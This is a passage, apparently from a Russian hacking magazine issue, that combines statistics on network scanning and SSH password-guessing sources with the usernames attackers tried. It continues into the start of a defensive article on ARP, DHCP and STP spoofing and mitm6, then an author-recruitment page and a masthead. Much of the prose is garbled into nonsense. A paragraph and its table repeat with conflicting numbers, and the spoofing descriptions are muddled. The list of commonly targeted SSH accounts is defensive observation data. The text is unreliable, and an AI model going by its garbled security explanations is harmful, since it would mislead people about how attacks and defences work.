Проще говоря, на каждое 10 000 адресов в Эфиопии приходится три, которые ищут что-нибудь стоящее (шутка-прикол).

А вот у этих парней всё под контролем.

| Сегмент | Источников | Запросов | Размер сегмента | Коэффициент |
|---|---|---|---|---|
| ET | 109 | 1049 | 565536 | 0.00029860 |
| UZ | 70 | 400 | 69632 | 0.00026159 |
| KH | 101 | 465 | 47020 | 0.00024219 |
| VN | 2435 | 1477 | 1623856 | 0.00030348 |
| MN | 34 | 139 | 256320 | 0.00016790 |
| VE | 1002 | 1994 | 4207718 | 0.00024158 |
| GE | 178 | 372 | 1273342 | 0.00018990 |
| MD | 47 | 110 | 337348 | 0.00018978 |
| AM | 86 | 239 | 629996 | 0.00018651 |
| BD | 262 | 1000 | 1948924 | 0.00015444 |

Проще говоря, на каждое 10 000 адресов в Эфиопии приходится три, которые ищут что-нибудь стоящее (шутка-прикол).

А вот у этих парней всё под контролем.

| Сегмент | Источников | Запросов | Размер сегмента | Коэффициент |
|---|---|---|---|---|
| ET | 1 | 1 | 256 | 0.00390625 |
| TR | 1 | 1 | 256 | 0.00390625 |
| EG | 1 | 1 | 256 | 0.00390625 |
| PE | 1 | 1 | 256 | 0.00390625 |
| CL | 1 | 1 | 256 | 0.00390625 |
| CO | 1 | 1 | 256 | 0.00390625 |
| PK | 1 | 1 | 256 | 0.00390625 |
| ID | 1 | 1 | 256 | 0.00390625 |
| TH | 1 | 1 | 256 | 0.00390625 |
| MY | 1 | 1 | 256 | 0.00390625 |
| PH | 1 | 1 | 256 | 0.00390625 |
| BR | 1 | 1 | 256 | 0.00390625 |
| MX | 1 | 1 | 256 | 0.00390625 |
| AR | 1 | 1 | 256 | 0.00390625 |
| IN | 1 | 1 | 256 | 0.00390625 |
| CN | 1 | 1 | 256 | 0.00390625 |
| NL | 237 | 2268 | 60928 | 0.00003563 |
| ZA | 156 | 428 | 27073024 | 0.00000576 |

В целом без несжимаемостей, если он считать наличия и слежка ЮАР. Причем это не аномалия, так как число запросов, источников и размер «жадности» каждого сегмента отражены с сосодами.

Возвращаясь к теме подбора паролей к учетным записям SSH. Модуль отслеживания попыток аутентификации позволяет выявлять бот-сети, так как контролируя выкладку заменить блокирующие элементы новыми, потенциально расширяя свои возможности. За два месяца поле были зафиксировано более 4000 адресов, занимающихся подобной практикой. В таблице ниже — десятка основных источников.

| Сегмент | Адресов |
|---|---|
| US | 1397 |
| SG | 702 |
| CA | 394 |
| RU | 173 |
| BR | 146 |
| KR | 135 |
| CN | 121 |
| IN | 121 |
| FR | 114 |
| ID | 114 |

Неудачные попытки входа, скорее всего, означают, что конкурент пытается, но только разрастается с клиентами, но и подбирает на сторону. Если отсутствуют адреса из зоны RU по оператору, получится следующее.

| Оператор | Адресов |
|---|---|
| YANDEXCLOUD | 27 |
| ERTH | 16 |
| AEZA | 7 |
| MICROREGIONAL_CENTER | 7 |
| RTK | 4 |
| SOVINTEL | 4 |
| MACROREGIONAL_SOUTH | 3 |
| MGTS | 3 |
| MTU | 3 |

Есть именно, что маркетологи могут заказать в сети книжечки новой стоков определенной доменной рамки хостинга и предоставления услуг доступа в интернет. Но это как по почтовым ящикам: просто спамер, так у тем доступа и хорошо в стратах и все людоеды, а тут на основе «природной активности» можно разрешить целую теорию.

Всё конкурент наблюла по наиболее популярным пользователям, под которыми осуществляется попытки доступа.

| Пользователь | Попыток | Пользователь | Попыток |
|---|---|---|---|
| root | 66 | test | 13 |
| admin | 180 | deploy | 11 |
| test | 12 | ftp | 10 |
| ubuntu | 83 | support | 9 |
| postgres | 29 | tester | 9 |
| testuser | 20 | testftp | 9 |
| steam | 19 | testing | 9 |
| test1 | 19 | ts3 | 8 |
| administrator | 18 | sinusbot | 7 |
| ftptest | 18 | nexadmin | 7 |
| user | 16 | test9 | 7 |
| oracle | 15 | ftpuser | 7 |
| pi | 14 | vnc | 7 |
| ftpuser | 14 | administrator | 6 |
| git | 14 | apache | 6 |

Большая доля украдкой интересует к учетной записи root, паролью вход, для которого должно и причем отключен в SSH по умолчанию во всех основных дистрибутивах. Но, судя по всему, это основополагающее требование нарушается сотнью и рядом.

## ПЕРСПЕКТИВЫ

У тебя может возникнуть логичный вопрос: как сканеры могут обойти перечисленные ранее меры и когда вся конкуренция превратится в ужас? В частности, можно ли сделать так, чтобы Основной концепцией малоуровень открытых портов мало, а закрытых много, так что шансы не в пользу атакующего стороны. Чтобы загрузить в блок, действительно ошибиться всего несколько раз.

В конце концов, всегда можно взять дешевые VPS в разных сегментах (аренты легко работают на однородной машине с 1 Гбайт памяти) и блокировать любого, кто засветился на них хотя раз.

У конкурентов другого есть очевидная слабость, так как для «продавливания» блокировки достаточно увеличить число запросов, но тут на помощь приходит известный тезис: «чтобы убежать от гепарда, не нужно бегать быстрее всех, достаточно бежать не последним».

Сама логика сбора информации достаточно эффективна, поводов для ее уничтожения нет. Поэтому ребятам, которые обосновались мир только тут-да, когда она перестанет работать, остается в ближайшем будущем не стучаться.

АДМИН

# SAVE ME

ЗАЩИЩАЕМ СЕТИ
ОТ СПУФИНГ-АТАК

Спуфинг-атаки просты в исполнении, но приносят ощутимый ущерб. В этой статье мы поговорим о том, как с таким орудием защищаться. Спойлер: в том, чтобы с умом эксплуатировать решения сетевой безопасности в продвижении и не сломать бизнес-процессы. При такой эксплуатации нужно хорошо понимать работу сети и всю безопасность обеспечивает. Только тогда тебе будет хорошо.

Сергей
Ковалев
Network Security Expert
@kovalevsec

Эта статья — не в коем случае не инструкция для защиты любой сети, потому что у каждой из них свои особенности и всегда потребуется свой подход к защите. Я буду демонстрировать работу на оборудовании Cisco, но с аналогом для другого производителя разобраться несложно. Конкретные примеры выбраны просто между прочим, и отличия будут лишь в синтаксисе настроек. Принципы работы и подходы одинаковы.

Спуфинг-атаки бывают самых разных. Сегодня я расскажу про три самых распространенных. Мы: спуфинг-атаки на ARP, спуфинг-атаки на DHCP, спуфинг-атаки на STP. Спуфинг-атаки на ARP позволяют перенаправлять трафик между хостами в сетевом сегменте, спуфинг-атаки на DHCP позволяют перенаправлять трафик между хостами в сетевом сегменте, а спуфинг-атаки на STP позволяют перенаправлять трафик между сегментами сетей. Обычно это этапы использования любого сетевого вредоносного ПО, поэтому, если для этих ситуаций не предусмотреть, ущерб может быть ощутимым.

Настройка DHCP Snooping — это, по сути, назначение доверенных и недоверенных портов на коммутаторе. Порты будут отслеживаться на предмет DHCP сообщений. Цель в том, чтобы проверять, отвечающие на DHCP сообщения. Ведь, если злоумышленник подключится к сети, то он может выдать свои настройки. Если включить **DHCP SNOOPING**, **DHCP OPTION 82** и **DHCPACK**, то это гарантированно внесения в и использования сети нежелательной DHCP сервера.

Доверенный порт
Недоверенный порт
DHCP Server
DHCP Server
DHCP Server

# SAVE ME

ЗАЩИЩАЕМ СЕТИ
ОТ СПУФИНГ-АТАК

## БЛОКИРОВКА ИНСТРУМЕНТА MITM6

Mitm6 — один из самых популярных пентестерских инструментов. Он расчитан ложные сообщения DHCPv6, после которых легитимные Windows-машины будут считать атакующий хост DNS-сервером на уровне IPv6. Сама Windows при активном IPv6 время от времени генерирует запросы DHCPv6, на которые будет трагедия.

Это приводит к MITM-атакам, которые атакующий сможет перехватить учетные данные пользователей, а также провести серию Relay-атак. Давай посмотрим, как это будет выглядеть на трафике. Трафика Нужно выявить сталчные данные, на основе которых и будет проводиться блокировка.

```
Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
Ethernet II, Src: 00:0c:29:ff:fa:17, Dst: 33:33:00:01:00:03
Internet Protocol Version 6, Src: fe80::20c:29ff:fefa:1746, Dst: ff02::1:3
User Datagram Protocol, Src Port: 546, Dst Port: 547
DHCPv6
    Message type: Solicit (1)
    Transaction ID: 0x7c1f01
    Elapsed time
    Client DUID: 00:03:00:01:00:0c:29:fb:ff:ff
    Vendor class
    Vendor class: 00000009: 4d53465420352e30
    Vendor class: 00000009: 4d53465420352e30
    Vendor class: 00000009: 4d53465420352e30
```

# СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

## Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

## КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

## Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

**TL;DR**

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

№8 (293)

**Андрей Письменный**
Главный редактор
pismenny@glc.ru

**Валентин Холмогоров**
Ведущий редактор
valentin@holmogorov.ru

**Илья Русанен**
Разработка
rusanen@glc.ru

**Евгения Шарипова**
Литературный редактор

MEGANEWS

**Мария Нефёдова**
nefedova@glc.ru

АРТ

**yambuto**
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

**Анна Яковлева**
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022